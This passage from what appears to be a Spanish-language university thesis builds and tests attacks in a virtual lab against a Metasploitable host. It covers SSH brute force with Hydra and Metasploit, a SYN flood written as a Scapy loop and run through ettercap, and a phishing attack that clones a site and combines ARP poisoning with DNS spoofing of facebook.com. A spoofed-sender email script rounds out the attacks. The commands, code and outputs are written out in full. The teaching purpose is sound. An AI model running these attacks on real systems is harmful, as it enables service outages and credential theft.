- Al monitorear el tráfico generado por el ataque por medio de *Wireshark* o t*cpdump*. Se puede observar la gran cantidad de intentos de conexión al puerto 22 de la víctima (Figura 2.16).



Figura 2.16 Intentos de Conexión a SSH utilizando *Hydra*, captura de tráfico utilizando *Wireshark*.

- Iniciar una conexión SSH desde la máquina del usuario (usando el cliente Putty) hacia la máquina de la víctima usando las credenciales obtenidas.
  Se prueba que efectivamente las credenciales son correctas.
- En el archivo auth.log que registra los *log*[16] de los procesos de autenticación del sistema operativo en la víctima, para lo cual se utiliza el siguiente comando 2.8:

```
$tail -500 /var/log/auth.log | grep sshd
```

Segmento de código 2.8 Comando para la revisión de *log* de autenticación en la víctima después de un Ataque de Fuerza Bruta

Se puede verificar también los intentos de autenticación fallidos en la Figura 2.17

```
Nov 25 15:50:51 metasploitable sshd[4571]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.1.100.21 user=msfadmin
Nov 25 15:50:53 metasploitable sshd[4571]: Failed password for msfadmin from 10.1.100.21 port 54220 ssh2
```

Figura 2.17 Revisión del contenido de un *log* de autenticación de la víctima después del ataque de Fuerza Bruta

2.7.1.4 Implementación del ataque de Fuerza Bruta usando un *exploit* [7]

Como se indicó en el capítulo anterior, un *exploit* es un programa o código que es capaz de explotar una vulnerabilidad de un servicio y así aprovechar esta debilidad en beneficio del atacante. Usualmente estos programas se desarrollan y publican para demostrar vulnerabilidad que se ha descubierto. Para la implementación del ataque de fuerza bruta sobre el servicio SSH, se puede utilizar un *exploit* disponible en la plataforma *Metasploit*. Para empezar, es necesario iniciar la consola de *Metasploit* con el comando **`msfconsole`**.

Luego, para seleccionar el *exploit,* se puede utilizar el siguiente comando dentro de la consola de *Metasploit*:

---

[16] *Log:* es un registro de actividad de un sistema, que generalmente se guarda en un fichero de texto, al que se le van añadiendo líneas a medida que se realizan acciones sobre el sistema.

```
msf > use auxiliary/scanner/ssh/ssh_login
```

Segmento de código 2.9 Comando para seleccionar un *exploit*

Para verificar los campos necesarios para ejecutar el *exploit* se puede usar el comando 2.10:

```
msf auxiliary(ssh_login) > show options
```

Segmento de código 2.10 Comando para visualizar campos que utiliza un *exploit* en el ataque

Este *exploit* requiere dirección IP de la víctima como se indica en el comando 2.11. También es posible especificar la fuente de diccionarios que se utilizará para el ataque.

```
msf auxiliary(ssh_login) > set RHOSTS 10.1.100.61
```

Segmento de código 2.11 Comando para configurar dirección IP de la víctima con un *exploit*

Para iniciar el ataque se ejecuta el comando *exploit* en el *prompt* de *Metasploit* como se indica en el código 2.12.

```
msf auxiliary(ssh_login) > exploit
```

Segmento de código 2.12 Comando para iniciar un *exploit*

En la Figura 2.18 se puede observar la salida, en la consola de *Metasploit*, del ataque de fuerza bruta ejecutándose.

```
[*] 10.1.100.61:22 SSH - Starting bruteforce
[-] 10.1.100.61:22 SSH - Failed: 'root:12345'
[-] 10.1.100.61:22 SSH - Failed: 'root:password'
[-] 10.1.100.61:22 SSH - Failed: 'root:msfadmin'
[-] 10.1.100.61:22 SSH - Failed: 'root:67890'
[-] 10.1.100.61:22 SSH - Failed: 'admin:12345'
[-] 10.1.100.61:22 SSH - Failed: 'admin:hola'
[-] 10.1.100.61:22 SSH - Failed: 'admin:sofia'
[-] 10.1.100.61:22 SSH - Failed: 'toor:67890'
[-] 10.1.100.61:22 SSH - Failed: 'toor:12345'
[-] 10.1.100.61:22 SSH - Failed: 'administrador:12345'
[-] 10.1.100.61:22 SSH - Failed: 'administador:password'
[-] 10.1.100.61:22 SSH - Failed: 'administador:msfadmin'
```

Figura 2.18 Mensajes obtenidos mientras se ejecuta un *exploit*

2.7.1.5 Pruebas y Evaluación del Ataque usando un *exploit*

Luego de ejecutar el *exploit* para el ataque de fuerza bruta sobre el servicio SSH, se realizan las siguientes pruebas para evaluar su impacto.

- Si las credenciales de autenticación se encontraban en los diccionarios utilizados, al culminar la ejecución se indica en el *prompt* de comandos el usuario y la contraseña encontrados:

```
10.1.100.61:22 SSH - Success: 'msfadmin:msfadmin'
[*] Command shell session 1 opened (10.1.100.21:50497 -
> 10.1.100.61:22) at 2015-11-25 21:37:16 +0000
[*] Scanned 1 of 1 hosts (100% complete)
```

Figura 2.19 Resultado de la ejecución de un *exploit* al vulnerar servicio SSH

- Al iniciar una conexión SSH desde la máquina del usuario (usando el cliente Putty) hacia la máquina de la víctima usando las credenciales obtenidas. Se prueba que efectivamente las credenciales son correctas.
- En el archivo *auth.log* de la víctima se encuentran los registros de los procesos de autenticación del sistema operativo, para verificar los intentos de autenticación, se utiliza el siguiente comando 2.13:

```
$tail -500 /var/log/auth.log | grep sshd
```

Segmento de código 2.13 Comando para la revisión de *log* de autenticación de la víctima después de un Ataque de Fuerza Bruta con un *exploit*

2.7.2 ATAQUES DE DENEGACIÓN DE SERVICIO

Tal como se explica en la sección 1.1.1.3, un ataque de denegación de servicio es un procedimiento mediante el cual un atacante intenta evitar que un servicio de red pueda atender a sus usuarios legítimos, fundamentalmente inhibiéndolo al saturar sus recursos.

Para demostrar cómo funciona este ataque, en esta sección se implementa el mecanismo de inundación de peticiones, mediante la utilización de las herramientas *scapy* y *ettercap*. Estas herramientas permiten implementar el ataque *SYN Flood*. Este

ataque consiste en explotar el mecanismo de negociación de tres vías (*three-way handshaking*) de TCP para saturar los recursos de una máquina víctima. Para la ejecución del ataque SYN *Flood*, el atacante inicia la negociación de tres vías (enviando el mensaje SYN), y la víctima confirma usando un mensaje SYN-ACK, pero el atacante no envía la confirmación final (ACK) para establecer completamente la conexión. Al no terminarse la conexión, se quedan ocupados ciertos recursos de hardware en la víctima y, si existen muchas de estas conexiones, es posible que esos recursos se saturen.

También se implementará el ataque de *DoS* usando la herramienta *ettercap* que inundará a la víctima con peticiones SYN que llevarán una dirección IP origen falsificada. Luego, e*ttercap* capturará las respuestas SYN-ACK generadas por la víctima y enviará un mensaje de confirmación ACK, estableciendo la conexión. Se harán múltiples de estas conexiones que terminarán saturando los recursos de la víctima.

2.7.2.1 Escenario de Ataque *DoS*

El escenario para la implementación de este ataque estará conformado por los siguientes elementos:

- Máquina del atacante
- Máquina de la víctima
- Máquina del usuario

Desde la máquina del atacante se generará un número “infinito” de conexiones incompletas (SYN *Flood*) hacia la máquina de la víctima. De esta manera, el usuario (legítimo) no podrá acceder a los servicios de la víctima porque estará saturada. El ataque se implementará utilizando tanto la herramienta *scapy* como e*ttercap*.

2.7.2.2 Implementación del ataque de *DoS* usando *Scapy*

Tal como se explicó en la sección 1.2.2.2.1, *Scapy* es una herramienta que permite forjar (crear) y manipular paquetes de varios protocolos, entre ellos TCP/IP, en cada una de las capas involucradas.

En esta sección se usan las funciones de *Scapy* desde la máquina del atacante para recrear el ataque conocido como SYN *Flood*.

Para esto se generarán conexiones TCP SYN hacia varios servicios de la máquina de la víctima. Los servicios que están funcionando en la máquina de la víctima para esta prueba son: acceso remoto (mediante SSH) y web (usando Apache).

Para construir el mensaje con la petición SYN se usará la función **`IP()`** que permite especificar, en forma de argumentos, los distintos campos del mensaje en cada una de las capas. En este caso interesa determinar el campo dirección IP destino (en la capa de red), el bit de la bandera SYN y el número de puerto destino (en la capa de transporte) que identifica al servicio que se solicita.

Esta petición de tipo TCP SYN se enviará de manera repetitiva (mediante un lazo infinito) a la víctima, dejando varias conexiones semi-abiertas que consumirán recursos y finalmente impedirán que otros usuarios accedan al servicio.

El *script* completo que implementa el ataque descrito se puede encontrar en el ANEXO D, pero la parte medular del mismo, que es la construcción del mensaje, se puede observar en el código 2.14.

```
while(1==1):
     a=IP(dst=str(destino))/TCP(flags="S",sport=RandShor
t(),dport=puerto)
     send(a, verbose=0)
```

Segmento de código 2.14 Construcción y envío del Mensaje TCP SYN utilizando la herramienta *scapy*

Como se puede observar, dentro de un lazo infinito se crea y se envía (usando la función **`send()`**) un mensaje de tipo TCP SYN hacia la víctima. Sin embargo, una vez que la víctima contesta con un mensaje TCP SYN-ACK, el atacante no envía el mensaje ACK para completar el establecimiento de la conexión.

Luego de unos instantes, se generan tantas conexiones semi-abiertas que el servidor ya no puede atender a las peticiones lícitas.

2.7.2.3 Pruebas y Evaluación del Ataque *DoS* usando *Scapy*

La primera prueba se realiza sobre el servicio de acceso remoto (SSH) de la máquina de la víctima. Para ello se configura el *script* para que los mensajes TCP SYN se dirijan al puerto 22 (variable puerto). Además, se edita la variable que almacena la dirección IP de la víctima (variable destino).

Luego de ejecutar el *script* para el ataque de inundación se realizan las siguientes pruebas para evaluar su impacto.

- Intentar una conexión SSH desde la máquina del usuario (usando el cliente PUTTY) hacia la máquina de la víctima. Ya que la máquina de la víctima está siendo sujeta de un ataque de DoS en el servicio SSH, el resultado esperado es que el nuevo intento de conexión falle.



Figura 2.20 Conexión a servicio SSH fallida debido a un ataque de DoS utilizando s*capy*

- Si se detiene el ataque (deteniendo la ejecución del *script*) y se intenta nuevamente la conexión remota, ésta se realizará con éxito.
- Durante el ataque, se puede utilizar una herramienta de escaneo como *wireshark* para capturar el tráfico generado por este ataque y luego observar los múltiples mensajes TCP SYN ACK. En la Figura 2.21 se puede apreciar cómo el atacante (izquierda) genera peticiones hacia la víctima (derecha), que esta última confirma esas peticiones y que finalmente las conexiones quedan incompletas.



Figura 2.21 Conexiones TCP semi-abiertas debido al ataque *DoS*, captura de tráfico utilizando *Wireshark*

La segunda prueba usando *Scapy* se realiza sobre el servicio web de la máquina de la víctima. Para ello se configura el *script* para que los mensajes TCP SYN se dirijan al puerto 80 (variable puerto).

Luego de ejecutar el *script* para el ataque de inundación se realizan las siguientes pruebas para evaluar su impacto.

- Desde la máquina del usuario se intenta acceder con un navegador web al servicio web de la máquina de la víctima. Debido al ataque de DoS realizado sobre este servicio, la conexión del usuario no se puede realizar con éxito, tal como se observa en la Figura 2.22

Figura 2.22 Conexión a servicio web fallida debido a un ataque de DoS utilizando herramienta *scapy*

- Si se detiene el ataque (parando la ejecución del script) y se intenta nuevamente la conexión remota, ésta se realizará con éxito.
- Al igual que en la prueba realizada con el servicio SSH, para visualizar la gran cantidad de mensajes de tipo TCP SYN enviados desde el atacante así como la ausencia del mensaje de ACK, se puede utilizar las herramientas *wireshark* o *tcpdump*.

2.7.2.4 Implementación del ataque de *DoS* usando *Ettercap*

Como se indicó en el capítulo anterior el programa *ettercap* es una herramienta que permite capturar el tráfico que circula en la red de área local (mediante un ataque de hombre en el medio), para analizar y modificar el mismo con fines investigativos o didácticos.

Para implementar el ataque de *DoS* mediante e*ttercap*, se utilizará el *plugin* dos_attack que pone en marcha un ataque SYN Flood. Las siguientes opciones del comando *ettercap* son de interés para la ejecución de este ataque.

- -T: especifica que se trabajará con una interfaz de texto (línea de comandos) en lugar de la interfaz gráfica de e*ttercap*.
- -Q: sirve para imprimir información relacionada con el uso de los *plugins* utilizados por *ettercap* en ese momento.
- -P: especifica el plugin que se utilizará.

El comando que se utiliza con ayuda de *ettercap* es el indicado en el código 2.15

```
$ettercap -TQP dos_attack
```

Segmento de código 2.15 Comando para iniciar ataque *DoS* con *ettercap*

La herramienta *ettercap* solicita la dirección IP de la víctima, y otra dirección que se usará como origen del ataque. Previo al ataque de inundación, *ettercap* determinará los servicios habilitados en la víctima que serán atacados.

```
Starting scan against 10.1.100.61 [Fake Host:
10.1.100.2]
dos_attack: Starting attack...
dos_attack: Port 53 added
dos_attack: Port 80 added
dos_attack: Port 513 added
dos_attack: Port 111 added
dos_attack: Port 514 added
dos_attack: Port 22 added
dos_attack: Port 21 added
dos_attack: Port 25 added
dos_attack: Port 23 added
dos_attack: Port 139 added
dos_attack: Port 445 added
```

Figura 2.23 Servicios detectados como activos por *ettercap*

2.7.2.5 Pruebas y Evaluación del Ataque *DoS* usando *Ettercap*

Las pruebas se las realiza sobre el servicio de acceso remoto (SSH) y servicio web (servidor apache) de la máquina de la víctima. Se realizan las siguientes pruebas para evaluar el impacto del ataque de *DoS*.

- Intentar una conexión SSH desde la máquina del usuario (usando el cliente Putty) hacia la máquina de la víctima. Ya que la máquina de la víctima está siendo sujeta de un ataque de *DoS* en el servicio SSH, la conexión no se establece. Se podría también utilizar el comando telnet desde la máquina del usuario para evaluar el servicio en el puerto 22.



Figura 2.24 Conexión a servicio SSH fallida debido a ataque de DoS utilizando herramienta *ettercap*

- Desde la máquina del usuario acceder con un web browser hacia la máquina de la víctima (ingresar la dirección IP de la víctima). Debido al ataque realizado en el servicio web, no es posible acceder a éste mediante un navegador web.



Figura 2.25 Conexión a servicio web fallida debido a ataque de DoS utilizando la herramienta *ettercap*

- Si se detiene el ataque (parando la ejecución del comando) y se intenta nuevamente la conexión remota y el acceso web, ésta se realizará con éxito.
- Para visualizar la gran cantidad de mensajes de tipo TCP SYN enviados así como la ausencia del mensaje de respuesta ACK desde la máquina del atacante, se puede utilizar la herramienta *Wireshark*.



Figura 2.26 Mensajes TCP sin respuesta ACK, captura de tráfico utilizando *Wireshark* en ataque DoS

2.7.3 ATAQUE DE *PHISHING*

Como se expone en la sección 1.1.1.4, el *phishing* es un ataque que busca "pescar" información de nombres de usuario y contraseñas. Para ello, el atacante comúnmente suplanta la identidad de una entidad (persona, institución) de confianza, valiéndose de otros ataques como hombre en el medio, falsificación de registros DNS o de sitios web, ingeniería social, etc.

Para demostrar cómo funciona el ataque de *phishing*, en esta sección se implementa en las siguientes etapas:

- Clonación de sitio web de confianza.
- Ataque de hombre en el medio mediante ARP[17] *spoofing.*

Las herramientas que se utilizarán para llevar a cabo este ataque son: *Social Engineering Toolkit* y *ettercap,* ambos módulos disponibles en la distribución *Kali Linux*.

2.7.3.1 Escenario de Ataque de *Phishing*

El escenario de este ataque estará conformado por los siguientes componentes:

- Máquina del atacante
- Máquina de la víctima
- Máquina *gateway* del escenario
- Máquina del usuario

---

[17] ARP (*Address Resolution Protocol*): protocolo responsable de encontrar la dirección de hardware (*Ethernet* MAC) que corresponde a una determinada dirección IP.

En este escenario, el objetivo del ataque de *phishing* es engañar a la víctima para "pescar" sus credenciales de acceso a un servicio web.

El engaño consiste en hacer creer a la víctima que ha accedido a la página de *login*[18] de una red social para que ingrese sus credenciales, cuando en realidad está accediendo a un sitio web muy parecido pero controlado por un atacante interesado en capturar dichas credenciales.

Más detalladamente, el ataque de *phishing* consistirá en hacer que, cuando la víctima navegue en un sitio conocido (como www.facebook.com), su tráfico se dirija al servicio web clonado en la máquina del atacante.

Esto se conseguirá haciendo un ataque de suplantación de DNS (DNS *spoofing*) que hace que las consultas DNS realizadas por la máquina víctima sean redirigidas al atacante.

De este modo, el atacante puede resolver las consultas sobre www.facebook.com con la dirección IP del atacante, consiguiendo que al navegar en ese sitio, la víctima acceda a un sitio controlado por el atacante.

Para poder capturar el tráfico DNS, el atacante hará un ataque de hombre en el medio entre la víctima y el servidor DNS.

Este ataque se implementará comúnmente mediante envenenamiento de la tabla ARP (ARP *spoofing*) de la víctima. En resumen los pasos del ataque de *phishing* serán los siguientes:

- Suplantar el servicio web de una red social usando el *Social Engineering Toolkit*
- Hacer un ataque de hombre en el medio entre la víctima y el servidor DNS usando *ettercap*.
- Redirigir hacia el atacante las peticiones DNS de la víctima realizadas sobre el servidor de la red social, levantando un servidor DNS en el atacante.
- Entregar información falsa a las consultas DNS (suplantación DNS) sobre el servidor web suplantado.
- Captura de credenciales de la víctima.

---

[18] *login*: es el proceso que controla el acceso individual a un sistema informático mediante la identificación del usuario utilizando credenciales provistas por el usuario.



Figura 2.27 Escenario de un ataque *phishing*.

Para la clonación del sitio web, se utilizará el *Social Engineering Toolkit (*SET*)* que requiere acceso Internet para descargarse el sitio a clonarse. El ataque de hombre en el medio y la suplantación DNS serán implementados con la herramienta *ettercap* y para ello se realizará previamente un ataque de envenenamiento ARP.

Este ataque de hombre en el medio permitirá suplantar al servidor DNS, de manera que cuando el usuario consulte la dirección IP asociada al servidor web suplantado, el atacante resolverá esa consulta con la dirección IP de un equipo controlado por él y que albergará el sitio falsificado.

De esa manera, en el navegador del usuario se desplegará una página de *login* exactamente igual a la que está siendo suplantada. Una vez que el usuario acceda al sitio falsificado, será posible capturar la información que entregue, tal como sus credenciales.

2.7.3.2 Implementación del Ataque de *Phishing*

Ya que la etapa de clonación y publicación del sitio web suplantado requiere de acceso a Internet, se habilita el mecanismo de NAT en la máquina *gateway,* ejecutando la siguiente regla de *iptables*[19].

Esta regla básicamente habilita el proceso de NAT en todos los paquetes que salen por la interfaz especificada (eth1 en el ejemplo) de la máquina donde se aplica (máquina virtual *gateway* en los diferentes escenarios de red a desplegarse).

---

[19] iptables: es un sistema de firewall vinculado al *kernel* de *linux*

```
#iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
```

Segmento de código 2.16 Regla *iptables* para habilitar NAT en la máquina virtual *gateway*

Para la clonación y publicación del servicio web suplantado, se utiliza la herramienta SET, disponible en la distribución *Kali Linux*. Para ingresar a la interfaz de SET, se ejecuta el comando `setoolkit` y se seleccionan las opciones *Social Engineering Attack → Website Attack Vectors → Credential Harvester Attack Method → Site Cloner*. La interfaz *Site Cloner* solicita la dirección IP (del atacante) en la que se recibirá las conexiones de la víctima, y la URL del sitio que se clonará. Al ingresar estos datos, la herramienta clona el sitio indicado y lo publica mediante el servicio apache en la dirección IP de la máquina del atacante.

Posteriormente, el envenenamiento ARP que hace posible el ataque de hombre en el medio, y la suplantación del servicio DNS se realizan utilizando la herramienta *ettercap*. El comando utilizado es el siguiente:

```
#ettercap -Tq -i eth1 -M arp:remote -P dns_spoof
/10.1.100.1/ /10.1.100.61/
```

Segmento de código 2.17 Comando para la ejecución de *ettercap* para ataque *MitM* y suplantación DNS

La opción **`-M`** con su argumento **`arp:remote`** habilita los *plugins* para implementar el ataque de hombre en el medio entre las máquinas con dirección IP 10.1.100.1 (*gateway*) y 10.1.100.61 (víctima). La suplantación del servicio DNS, se habilita con la opción **`-P`** y su argumento **`dns_spoof`** que desvía las peticiones DNS realizadas por la víctima hacia el atacante.

En el atacante se debe configurar el registro que se falsificará, es decir la dirección IP a la que se resolverá cuando la víctima consulte sobre el nombre del servidor web que será suplantado, por ejemplo www.facebook.com. Esta información se configura en el archivo `/etc/ettercap/etter.dns`. En este archivo se configura una tabla como la siguiente:

```
facebook.com        A   10.1.100.21
*.facebook.com      A   10.1.100.21
```

Figura 2.28 Ejemplo de tabla de registros para la suplantación DNS utilizando la herramienta *ettercap*

Esta tabla de registros, como puede apreciarse, permite que el atacante responda con la dirección IP 10.1.100.21 (atacante) a la consulta DNS relacionada con el nombre www.facebook.com.

De este modo, cuando la víctima navegue en www.facebook.com, será redirigida a la máquina del atacante por causa de la suplantación del servicio DNS.

Una vez que la víctima accede al sitio web clonado en poder del atacante e intente autenticarse, se capturarán sus credenciales.

2.7.3.3 Pruebas y Evaluación del Ataque de *Phishing*

- Para iniciar la prueba del ataque, simplemente se intenta navegar en el sitio suplantado (por ejemplo www.facebook.com) desde la máquina de la víctima. Se observa que se carga una página muy parecida a la del sitio suplantado.
  Al intentar autenticarse, el atacante captura las credenciales ingresadas por la víctima y se guardan en la carpeta /var/www de la máquina del atacante.

Figura 2.29 Acceso de *login* a la página web clonada

Con el fin de apreciar de mejor manera la etapa de envenenamiento ARP en la Tabla 2.6 se indica la dirección IP y la dirección MAC de cada máquina del escenario.

Máquina Virtual	Dirección IP	Dirección MAC
Atacante	10.1.100.21	02:fd:00:01:02:01
Gateway	10.1.100.1	02:fd:00:01:00:02
Víctima	10.1.100.61	02:fd:00:01:01:01

Tabla 2.6 Direcciones MAC de las máquinas virtuales

- La etapa de envenenamiento ARP que hace posible el ataque de hombre en el medio se puede verificar consultando la tabla ARP de la víctima. Se observa cómo la dirección MAC del atacante está asociada a la dirección IP del *gateway*

```
msfadmin@metasploitable:~$ arp -a
www.facebook.com (10.1.100.21) at 02:FD:00:01:02:01
[ether] on eth0
```

Figura 2.30 Tabla ARP de la víctima después de realizar un ataque *MitM*

Durante la ejecución del ataque se puede observar cómo el atacante inunda la red con peticiones ARP falsificadas, utilizando w*ireshark* o *tcpdump*.

02:fd:00:01:01:01	Broadcast	ARP 60 Who has 10.1.100.21? Tell 10.1.100.61
02:fd:00:01:02:01	02:fd:00:01:01:01	ARP 42 10.1.100.21 is at 02:fd:00:01:02:01
02:fd:00:01:02:01	02:fd:00:01:00:02	ARP 42 10.1.100.61 is at 02:fd:00:01:02:01
02:fd:00:01:02:01	02:fd:00:01:01:01	ARP 42 10.1.100.1 is at 02:fd:00:01:02:01

Figura 2.31 Envenenamiento ARP, captura de tráfico utilizando *Wireshark*

- Si desde la máquina de la víctima se consulta la dirección IP asociada al nombre www.facebook.com, la respuesta será la dirección IP del atacante, para lo que se realiza las siguientes pruebas:

```
msfadmin@metasploitable:~$ host www.facebook.com
www.facebook.com has address 10.1.100.21

msfadmin@metasploitable:~$ ping www.facebook.com
PING www.facebook.com (10.1.100.21) 56(84) bytes of
data.
64 bytes from www.facebook.com (10.1.100.21): icmp_seq=1
ttl=64 time=0.974 ms
```

Figura 2.32 Consulta de dirección IP asociada a nombre suplantado

- Cuando la víctima navega en el sitio clonado e ingresa sus credenciales, éstas se guardan en el directorio /var/www de la máquina del atacante, en un archivo cuyo nombre lleva la fecha de captura.

```
Array
(
[lsd] => AVpphehI
[email] => email@falso.com
[pass] => falso1234
[default_persistent] => 0
[login] => Iniciar sesión
)
```

Figura 2.33 Credenciales ingresadas por la víctima en ataque de *phishing*

2.7.4 ATAQUE DE INGENIERÍA SOCIAL

Como se presenta en la sección 1.1.2, la ingeniería social es la práctica de manipular a una persona con el objetivo de que ésta entregue información valiosa para un ataque posterior. Esta práctica se aprovecha de la confianza que las personas suelen otorgar a otras que las engañan con adulaciones o atenciones.

Una de las formas más comunes de ingeniería social se lleva a cabo mediante el servicio de correo electrónico. Mensajes de correo electrónico se envían a usuarios pidiéndoles que den clic en un *link* con el fin de “actualizar sus datos”. Ya que el mensaje proviene del dominio de una institución conocida, muchos usuarios acceden al enlace y llenan con información sensible el supuesto formulario de actualización de datos. Puesto que el atacante en realidad controla el sitio al que apunta el *link*, captura los datos de la víctima.

Para implementar este ataque en esta sección se utiliza un *script* en *Python* [30] que genera un mensaje de correo electrónico desde el atacante en el que se falsifica la dirección de correo de origen y cuyo contenido es un mensaje engañoso que persuade al usuario a dar clic en un *link*.

2.7.4.1 Escenario de Ataque de Ingeniería Social

El escenario de este ataque estará conformado por los siguientes componentes:

- Máquina del atacante

- Máquina de la víctima
- Máquina *gateway* del escenario
- Máquina del usuario

En este escenario, se falsifica un sitio web en la máquina del atacante y desde ahí también se genera el mensaje de correo con suplantación de origen para ser entregado en un servidor de correo implementado en el *gateway.*

La víctima accede al servicio de *webmail* desde la máquina de la víctima y da clic en el *link* incluido en el cuerpo del mensaje que le redirige a un sitio web suplantado donde le roban las credenciales.

2.7.4.2 Implementación del Ataque de Ingeniería Social

Antes de realizar este ataque, se hace uso de la Implementación del Ataque de *Phishing* visto en la sección 2.7.3.2, con el objetivo de clonar un sitio web del cual se solicitara actualizar información por medio del envío de correo electrónico, al momento de iniciar el ataque de Ingeniería social.

Por lo que se ejecuta el *script* de la Figura 2.34 para el envío del correo con origen suplantado.

El *script* solicita una dirección de remitente (puede ser cualquiera), dirección de destinatario (la de la víctima), el asunto y el contenido del mensaje.

```
root@att1:~/Correo# ./script_correo.py
[-] Ingrese email falso: ventas@claro.ec
[-] Ingrese email del destinatario: gabriel@example.ec
[-] Ingrese el asunto del correo: Actualizar Datos
[-] Ingrese el cuerpo del correo: Un amigo(a) te ha enviado
un mensaje multimedia a través de nuestro portal CLARO, el
mensaje (MMS) será borrado en 72 horas, revise su mensaje
en el siguiente enlace:
http://10.1.100.21
```

Figura 2.34 Información solicitada por el *script* para el envío de correo en ataque de Ingeniería Social.

Las cuentas de correo de varios usuarios (potenciales víctimas) ya se encuentran creadas en el *gateway* (se debe indicar que se configuro el servidor de correo *Postfix*

para el envió de correos). En la siguiente tabla se puede apreciar los datos de las cuentas de correo existentes.

Dirección	Nombre de usuario	Contraseña
jose@example.ec	jose	jose
sofia@example.ec	sofia	sofia
gabriel@example.ec	gabriel	gabriel

Tabla 2.7 Credenciales de acceso de Correo Electrónico

La parte fundamental del *script* para envío del mensaje de correo es la siguiente:

```
server = smtplib.SMTP('r1.example.ec', 25)
text = msg.as_string()
server.sendmail(fromaddr, toaddr, text)
```

Segmento de código 2.18 Especificación el servidor de correo electrónico y envío de mensaje de correo

En el ANEXO E se puede encontrar los *scripts* completos para el envío de los mensajes de correo electrónico.

2.7.4.3 Pruebas y Evaluación del Ataque Ingeniería Social

- Para verificar la recepción del mensaje de correo, en el escenario planteado, la víctima debe acceder al servicio *webmail*, usando un navegador, apuntando a la dirección IP del *gateway,* en el contexto *squirrelmail* (http://10.1.100.1/squirrelmail) y utilizando las credenciales de acceso indicadas en la Tabla 2.7.

